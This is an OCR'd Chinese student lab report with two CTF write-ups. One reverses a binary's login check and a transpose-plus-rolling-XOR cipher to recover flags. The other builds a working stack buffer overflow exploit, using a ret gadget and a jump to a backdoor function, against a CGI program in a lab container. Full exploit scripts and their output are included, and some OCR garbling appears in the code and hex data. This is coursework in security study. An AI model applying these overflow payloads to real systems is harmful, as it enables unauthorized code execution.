
实　　验　　报　　告

学　　号	2108001 2078	姓　　名	姚嫣如	专业班级	网络空间安全 23
课程名称	**网络空间安全导论**			学期	**2025 秋**
任课教师	曲海鹏、李晓慧		完成日期		2025/12/26
小组成员	姚嫣如				

一、实验内容及步骤（55%）

（一）reverse

1、部署容器后，下载 login 文件，并用 IDA 打开



2、分析函数逻辑

（1）第一个 flag

init 初始化函数，parse_post_data 函数用于解析先靶机发送的数据，用 phase_1 函数调用传入的参数 username 和 password。

```
int __fastcall phase_1(__int64 username, __int64 password)
{
  char *v2; // rdi

  if ( !(unsigned int)check_username(username) || !(unsigned int)check_password(password) )
    return puts("Login failed :(");
  printf("Login success, congrats and s: const char[] ag: ");
  v2 = getenv("REV_FLAG1_PATH");
  printcontent(v2);
  return phase_2();
}
```

phase_1 函数中，对 username 和 password 进行检查，如果通过检查，则从靶机的远程服务器处获取随机的 FLAG 返回给用户，之后调用 phase_2 函数。

```
1  _BOOL8 __fastcall check_username(const char *a1)
2  {
3    size_t v1; // rax
4
5    v1 = strlen(login_name);
6    return strncmp(a1, login_name, v1) == 0;
7  }
```

```
:0000000000004010 login_name      db 'superadmin',0
:0000000000004010
```

check_username 函数中判断 username 是否等于 login_name（superadmin）

```
__int64 __fastcall check_password(const char *password)
{
  int i; // [rsp+1Ch] [rbp-4h]

  if ( strlen(password) != 15 )
    return 0LL;
  for ( i = 0; i <= 14; ++i )
  {
    if ( password[i] != ((i + 105) ^ 0x3A) )
      return 0LL;
  }
  return 1LL;
}
```

check_password 中，先检查长度是否为 15，然后循环判断 password 的每一位是否等于（i+105）异或 0x3A。

由此，就可以通过对 check_password 的逆向分析，来获取真正 password。

使用用户名 superadmin 和计算出的密码登录，程序会打印出第一个 flag。

（2）第二个 flag

```
unsigned __int64 phase_2()
{
  const char *filename; // [rsp+0h] [rbp-60h]
  FILE *stream; // [rsp+8h] [rbp-58h]
  char s[72]; // [rsp+10h] [rbp-50h] BYREF
  unsigned __int64 v4; // [rsp+58h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  printf("<br>Here is another one question hint info: 8x8 matrix transpose with rolling XOR");
  filename = getenv("REV_FLAG2_PATH");
  stream = fopen(filename, "r");
  if ( !stream )
  {
    puts("[-] Flag file not found!:(");
    exit(0);
  }
  fgets(flag2, 64, stream);
  fclose(stream);
  memset(s, 0, 0x40uLL);
  encrypt(flag2, s);
  printf("<br>Here is another flag: <br>");
  dump_hexcode(s, 64LL);
  return __readfsqword(0x28u) ^ v4;
}
```

在 phase_2 函数中，从靶机服务器获取 flag2，并对 flag2 进行 encrypt 加密得到 s，并通过 dump_hxcode 函数以十六进制的方式打印出来。

```
void __fastcall encrypt(__int64 flag2, _BYTE *s)
{
  int i; // [rsp+14h] [rbp-Ch]
  int j; // [rsp+18h] [rbp-8h]
  int k; // [rsp+1Ch] [rbp-4h]

  for ( i = 0; i <= 7; ++i )
  {
    for ( j = 0; j <= 7; ++j )
      s[8 * j + i] = *(_BYTE *)(8 * i + j + flag2);
  }
  for ( k = 0; k <= 63; ++k )
  {
    if ( k )
      s[k] ^= keys[k % 16] ^ s[k - 1];
    else
      *s ^= keys[0];
  }
}
```

encrypt 加密逻辑为将 64 字节的 flag 看作一个 8x8 的矩阵，并转置后赋值给 s；对转置后的 s 进行循环异或：

首字节：s[0] = s[0] ^ keys[0]

后续字节：s[k] = s[k] ^ keys[k % 16] ^ s[k - 1]

3、编写 python 脚本

（1）在终端中下载 request 库

```
PS D:\yyr\study\experiment\Cyberspace Security> cmd
Microsoft Windows [版本 10.0.19045.6466]
(c) Microsoft Corporation。保留所有权利。

D:\yyr\study\experiment\Cyberspace Security>"D:/编译器/python.exe" -m pip install numpy
WARNING: Ignoring invalid distribution ~ip (D:\编译器\Lib\site-packages)
WARNING: Ignoring invalid distribution ~ip (D:\编译器\Lib\site-packages)
```

（2）得到 username 和 password

```
password = ""
for i in range(15):
    password += chr((i + 105) ^ 0x3A)

print(f"Login -> Username: superadmin , Password: {password}")
```

结果如下：

```
D:\编译器\python.exe "D:\yyr\study\experiment\Cyberspace Security\lab09\reverse1\rev1.py"
Login -> Username: superadmin , Password: SPQVWTUJKHINOLM
```

（3）得到 flag1

根据网页提示，post 数据

[!] Please login system to get your flag
[*] Please POST data format: username=&password=

```python
import requests

# 每次申请容器需要更改port
url = 'http://10.140.32.159:47363/cgi-bin/login'

def get_flag():  1 个用法
    # 第一个flag
    # 计算 password
    username = 'superadmin'
    password = ""
    for i in range(15):
        password += chr((i + 105) ^ 0x3A)

    print(f"Login -> Username: {username} , Password: {password}")
    print('-------- login ---------')

    payload = f"username={username}&password={password}"
    ret = requests.post(url, data=payload)
    print(ret.text)
```

获得 flag1：flag{c51c1975-650a-4ed9-a084-c7dd184450b2}

以及另一个问题提示和 flag：

```
D:\编译器\python.exe "D:\yyr\study\experiment\Cyberspace Security\lab09\reverse1\rev1.py"
Login -> Username: superadmin , Password: SPQVWTUJKHINOLM
-------- login ---------
[*] Login info: username=superadmin, password=SPQVWTUJKHINOLM<br>Login success, congrats and here is the flag: <code
</code><br>Here is another one question hint info: 8x8 matrix transpose with rolling XOR<br>Here is another flag: <b
```

```python
flag2 = [
    0x19, 0xffffffee, 0x7b, 0xffffffaa, 0x49, 0x14, 0x70, 0x4f,
    0x66, 0xffffffd9, 0x7b, 0x5c, 0x79, 0xffffffb4, 0x5b, 0x5a,
    0x44, 0xffffffd6, 0x40, 0xffffffed, 0x51, 0x0c, 0x68, 0x57,
    0x75, 0xffffffb3, 0x40, 0x47, 0x09, 0xffffffc4, 0x2b, 0x2a,
    0x2e, 0xffffffac, 0x69, 0xffffff8c, 0x08, 0x55, 0x31, 0x0e,
    0xffffffa3, 0x2f, 0xffffffea, 0xffffff86, 0xffffffbb, 0x76, 0xffffff99, 0xffffff98,
    0x48, 0xffffffbf, 0x0b, 0xffffffe3, 0xffffff95, 0xffffffc8, 0xffffffac, 0xffffff93,
    0x61, 0xffffffed, 0x6d, 0x67, 0xffffffcc, 0x01, 0xffffffee, 0xffffffef
]
```

（4）对 flag2 进行处理

通过给出的 flag2 可以发现，flag2 中的十六进制出现了补码表示的情况，在 C 语言中如果将 char（有符号字符）转化为 int 类型打印，负值会被符号扩展。在 Python 处理时，可使用& 0xFF 只保留最后两位：

```python
# 处理第二个flag
cipher = [x & 0xFF for x in flag2]
```

（5）得到 keys 数组

```
.data:0000000000004020 ; _BYTE keys[16]
.data:0000000000004020 keys            db 7Fh, 12h, 2Ch, 4Ah, 0Bh, 5Dh, 64h, 3Fh, 45h, 23h, 67h
.data:0000000000004020                                         ; DATA XREF: encrypt+9F↑o
.data:0000000000004020                                         ; encrypt+F6↑o
.data:000000000000402B                 db 89h, 0ABh, 0CDh, 0EFh, 1
.data:000000000000402B _data           ends
```

```
keys = [
        0x7F, 0x12, 0x2C, 0x4A, 0x0B, 0x5D, 0x64, 0x3F,
        0x45, 0x23, 0x67, 0x89, 0xAB, 0xCD, 0xEF, 0x01
    ]
```

（6）对 flag2 逆向分析

```
for ( i = 0; i <= 7; ++i )
{
  for ( j = 0; j <= 7; ++j )
    s[8 * j + i] = *(_BYTE *)(8 * i + j + flag2);
}
for ( k = 0; k <= 63; ++k )
{
  if ( k )
    s[k] ^= keys[k % 16] ^ s[k - 1];
  else
    *s ^= keys[0];
}
```

```
# 逆向循环异或
result = [0] * 64
result[0] = cipher[0] ^ keys[0]
for k in range(1,64):
    result[k] = cipher[k] ^ keys[k%16] ^ cipher[k-1]

# 逆向矩阵转置
final_flag2 = [0] * 64
for i in range(8):
    for j in range(8):
        final_flag2[8*i + j] = result[8*j + i]
```

（7）将逆向后的 flag 转化为字符输出

```
FLAG2 = "".join(chr(b) for b in final_flag2 if 32 <= b <= 126)
print('-------- FLAG2 --------')
print(f"Flag 2: {FLAG2}")
```

（二）PWN

1、部署容器后，下载 helloworld 文件，并用 IDA 打开

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums
int __fastcall main(int argc, const char **argv, const char **envp)
{
  const char *src; // [rsp+18h] [rbp-8h]

  init(argc, argv, envp);
  src = getenv("HTTP_COOKIE");
  if ( src )
    strncpy(COOKIE, src, 0x30uLL);
  puts("Content-Type: text/html");
  puts(&byte_40209B);
  puts("Hello World!");
  return upload();
}
```

2、分析函数逻辑

main 函数：进行初始化，从网页中获取环境变量 HTTP_COOKIE 并将前 0x30 字节放入全局变量 COOKIE 中，输出字符串后，调用 upload 函数

```
IDA View-A | Pseudocode-A | Hex View-1 | Struct
void upload()
{
  char buf[20]; // [rsp+0h] [rbp-20h] BYREF
  int v1; // [rsp+14h] [rbp-Ch]
  char *nptr; // [rsp+18h] [rbp-8h]

  nptr = getenv("CONTENT_LENGTH");
  if ( nptr )
  {
    v1 = atoi(nptr);
    read(0, buf, v1);
    puts("Upload success!");
  }
}
```

upload 函数：获取环境变量中的长度字符串，并转化为整数存入 v1，将 v1 的值读入 buf 中，由于没有设置读入长度，因此我们可以通过提供一个较大的 v1 来覆盖栈上的返回地址。

```
int printflag()
{
  char buf[48]; // [rsp+0h] [rbp-70h] BYREF
  char s[56]; // [rsp+30h] [rbp-40h] BYREF
  int v3; // [rsp+68h] [rbp-8h]
  int fd; // [rsp+6Ch] [rbp-4h]

  fd = open("/flags/pwn/flag", 0);
  if ( fd < 0 )
  {
    puts("open error");
    exit(0);
  }
  memset(s, 0, 0x30uLL);
  read(fd, s, 0x2AuLL);
  printf("flag is: %s\n", s);
  v3 = open("/flags/pwn/info", 0);
  if ( v3 < 0 )
  {
    puts("open error");
    exit(0);
  }
  memset(buf, 0, sizeof(buf));
  read(v3, buf, 0x2AuLL);
  return printf("The another flag is at: %s\n", buf);
}
```

该程序存在后门函数 printflag 函数，会打开并读取/flags/pwn/flag，只要能让程序跳转到这个函数的起始地址执行，就能直接获取 flag。

3、计算偏移量

```
1 void upload()
2 {
3   char buf[20]; // [rsp+0h] [rbp-20h] BYREF
4   int v1; // [rsp+14h] [rbp-Ch]
5   char *nptr; // [rsp+18h] [rbp-8h]
```

覆盖返回地址需要填充的字节数为 0x20 = 32 + 8 old rbp= 40

此处程序使用的的是 amd64 系统，所以 rbp 大小为 8 字节。

4、编写 python 脚本

找到后门函数的地址，放入返回地址中

```
0000000000401256
0000000000401256 ; Attributes: bp-based frame
0000000000401256
0000000000401256 ; int printflag()
0000000000401256                 public printflag
0000000000401256 printflag       proc near
0000000000401256
0000000000401256 buf             = byte ptr -70h
0000000000401256 s               = byte ptr -40h
0000000000401256 var_8           = dword ptr -8
0000000000401256 fd              = dword ptr -4
0000000000401256
```

由于此处使用的是 amd64 系统，因此需要使用 p64 函数

```
 9 offset = 40
10 target_addr = 0x0401256
11
12 payload = b'a' * offset + p32(target_addr)
13
```

5、栈对齐

```
stu112@19b39220d0e1:~/pwn$ python3 exp.py
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 10.140.32.159 Port 47353</address>
</body></html>
```

运行代码后发现依然没有都得到 flag，显示服务器异常退出。根据提示查找有关于栈对齐的资料：

在 x86_64 (64 位) Linux 系统下，有一个被称为 ABI (Application Binary Interface) 的调用约定，在执行 call 指令调用一个函数之前，栈指针寄存器 %rsp 的地址必须是 16 字节对齐的（即地址的末尾必须是 0），如果地址不对齐，程序会直接触发保护机制并崩溃。

对于本题目的代码，正常情况下，当 call 一个函数时，硬件会自动压入 8 字节的返回地址，此时栈偏移了 8。进入函数后，函数开头通常有 push rbp（再压 8 字节）。这样 8 + 8 = 16，栈正好恢复对齐，内部调用 printf 就很安全。

但通过溢出覆盖了返回地址，当原本的函数执行 ret 时，它弹出了伪造的地址并跳转。此时栈指针 %rsp 的位置可能正好处于“不对齐”的状态。程序成功跳转到了 printflag，但执行到 printflag 内部的 printf 或 puts 时，因为栈没对齐，movaps 指令崩了。Apache 监控到 CGI 程序异常退出，就给前端返回了 500 Error。

解决方法：在跳转到 printflag 之前，先让它跳转到一个单纯的 ret 指令地址。这个 ret 会消耗掉 8 字节的栈空间，从而让栈指针重新对齐到 16 字节。

需要使用 ROPgadget 找到程序中 ret 指令的地址：

```
Unique gadgets found: 6
stu112@19b39220d0e1:~/pwn$ ROPgadget --binary helloworld --only "ret"
Gadgets information
============================================================
0x000000000040101a : ret
0x00000000004014f1 : ret 0x2be
0x0000000000401419 : ret 0xc606

1
```

修改代码：

```
13
14 ret = 0x40101a
15
16 payload = b'a' * offset + p64(ret) + p64(target_addr) + p64(elf.plt['exit'])
17
```

实验结果如下：

```
stu112@19b39220d0e1:~/pwn$ python3 exp.py
[*] '/home/stu112/pwn/helloworld'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
Hello World!
Upload success!
flag is: flag{5dfc657c-bdff-46eb-85bb-2a0726746ce0}
The another flag is at: /flags/pwn/flag2_lcCyZZAMhu
```

二、实验结果（35%）

1、reverse

python 代码如下：

```python
import requests

# 每次申请容器需要更改port
url = 'http://10.140.32.159:47300/cgi-bin/login'

flag2 = [
    0x19,0x6d,0x71,0x03,0x3f,0x00,0x64,0x5b,0x72,0x65,0x37,
    0xffffff87,0x1f,0xffffffaf,0x40,0x41,0x5f,0x7e,0x7f,0x01,
    0x3f,0x68,0x0c,0x33,0x11,0x53,0x00,0xfffffffbd,0x77,0xffffffba,
    0x55,0x54,0x50,0x23,0x6a,0x0d,0x35,0x68,0x0c,0x33,0x14,0x1a,
    0x18,0xffffffff4,0x3e,0xfffffff3,0x1c,0x1d,0x50,0x71,0x6c,0x13,
    0x2a,0x77,0x13,0x2c,0x0c,0x4b,0x01,0xffffffed,0x7e,0xfffffffb3,0x5c,0x5d
]

keys = [
        0x7F, 0x12, 0x2C, 0x4A, 0x0B, 0x5D, 0x64, 0x3F,
        0x45, 0x23, 0x67, 0x89, 0xAB, 0xCD, 0xEF, 0x01
    ]

def get_flag():  1 个用法
    # 第一个flag
    # 计算 password
    username = 'superadmin'
    password = ""
    for i in range(15):
        password += chr((i + 105) ^ 0x3A)

    print(f"Login -> Username: {username} , Password: {password}")
    print('-------- login ---------')
```

```python
# 发送请求
payload = f"username={username}&password={password}"
ret = requests.post(url, data=payload)
print(ret.text)

# 处理第二个flag
cipher = [x & 0xFF for x in flag2]

# 逆向循环异或
result = [0] * 64
result[0] = cipher[0] ^ keys[0]
for k in range(1,64):
    result[k] = cipher[k] ^ keys[k%16] ^ cipher[k-1]

# 逆向矩阵转置
final_flag2 = [0] * 64
for i in range(8):
    for j in range(8):
        final_flag2[8*i + j] = result[8*j + i]

FLAG2 = "".join(chr(b) for b in final_flag2 if 32 <= b <= 126)
print('-------- FLAG2 --------')
print(f"Flag 2: {FLAG2}")
```

```python
def main():
    get_flag()

if __name__ == "__main__":
    main()
```

题目结果如下：

Flag1：flag{c51c1975-650a-4ed9-a084-c7dd184450b2}

```
D:\编译器\python.exe "D:\yyr\study\experiment\Cyberspace Security\lab09\reverse1\rev1.py"
Login -> Username: superadmin , Password: SPQVWTUJKHINOLM
-------- login ---------
[*] Login info: username=superadmin, password=SPQVWTUJKHINOLM<br>Login success, congrats and here is the flag: <code
</code><br>Here is another one question hint info: 8x8 matrix transpose with rolling XOR<br>Here is another flag: <b
```

FLag2：flag{b2ef43aa-3d05-4ee1-8944-e5e735a3a28b}

2、pwn

python 脚本如下：

```python
from pwn import *
import requests

elf = ELF('./helloworld')

#context(arch='amd64', os='linux')
#context.log_level = 'debug'

url = 'http://10.140.32.159:47353/cgi-bin/helloworld'

offset = 40
target_addr = 0x0401256

ret = 0x40101a

payload = b'a' * offset + p64(ret) + p64(target_addr) + p64(elf.plt['exit'])

ret = requests.post(url, data = payload)
print(ret.text)
```

题目结果如下：

Flag： flag{5dfc657c-bdff-46eb-85bb-2a0726746ce0}

```
stu112@19b39220d0e1:~/pwn$ python3 exp.py
[*] '/home/stu112/pwn/helloworld'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
Hello World!
Upload success!
flag is: flag{5dfc657c-bdff-46eb-85bb-2a0726746ce0}
The another flag is at: /flags/pwn/flag2_1cCyZZAMhu
```

三、心得总结（写出在完成实验过程中遇到的问题、解决方法，以及体会、收获等）（10%）

1、根据得到的 flag2 进行逆向分析后，将获得的新 flag 从转化为字符输出结果报错如下：

```
  File "D:\yyr\study\experiment\Cyberspace Security\lab09\reverse1\rev1.py", lin
    FLAG2 = "".join(chr(b) for b in final_flag2 )
  File "D:\yyr\study\experiment\Cyberspace Security\lab09\reverse1\rev1.py", lin
    FLAG2 = "".join(chr(b) for b in final_flag2 )
                    ~~~^^^
ValueError: chr() arg not in range(0x110000)
```

通过分析查阅资料，由于在 ASCALL 中，32 是空格，126 是波浪号~，这个范围内的字符被称为 “可打印字符”（包括所有字母、数字和常用标点符号）。因此需要添加过滤器 if 32 <= b <= 126

```
FLAG2 = "".join(chr(b) for b in final_flag2 if 32 <= b <= 126)
```

2、对最初拿到的 flag2 直接进行逆向分析，得到 flag 如下：

```
-------- FLAG2 --------
Flag 2: flag{b2ef43aa-3d05-4ee1-84-57532b
```

但经过验证后，发现结果错误。

通过分析和查阅资料，发现给出的 flag2 中的十六进制出现了补码表示的情况，在 C 语言中如果将 char（有符号字符）转化为 int 类型打印，负值会被符号扩展。在 Python 处理时，需要使用& 0xFF 只保留最后两位：

```
# 处理第二个flag
cipher = [x & 0xFF for x in flag2]
```

3、pwn 题目代码中，当程序跳转到 printflag 执行完后，它也会执行一个 ret 指令，它会尝试从栈上弹出一个不存在的地址并崩溃，触发了 Segmentation Fault (段错误)。

```
stu112@19b39220d0e1:~/pwn$ python3 exp.py
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>500 Internal Server Error</title>
</head><body>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error or
misconfiguration and was unable to complete
your request.</p>
<p>Please contact the server administrator at
 webmaster@localhost to inform them of the time this error occurred,
 and the actions you performed just before this error.</p>
<p>More information about this error may be available
in the server error log.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 10.140.32.159 Port 47353</address>
</body></html>
```

通过查询资料，发现由于后面没有接 exit 地址，printflag 运行结束时尝试 ret 到一

个垃圾地址，触发了 Segmentation Fault (段错误)。通过加上 exit 的地址，printflag 执行完后会跳转到 exit()。这属于正常退出，程序在退出前会强制刷新缓冲区（Flush stdout），将读取到的 flag 发送给服务器。

```
payload = b'a' * offset + p64(ret) + p64(target_addr) + p64(elf.plt['exit'])
```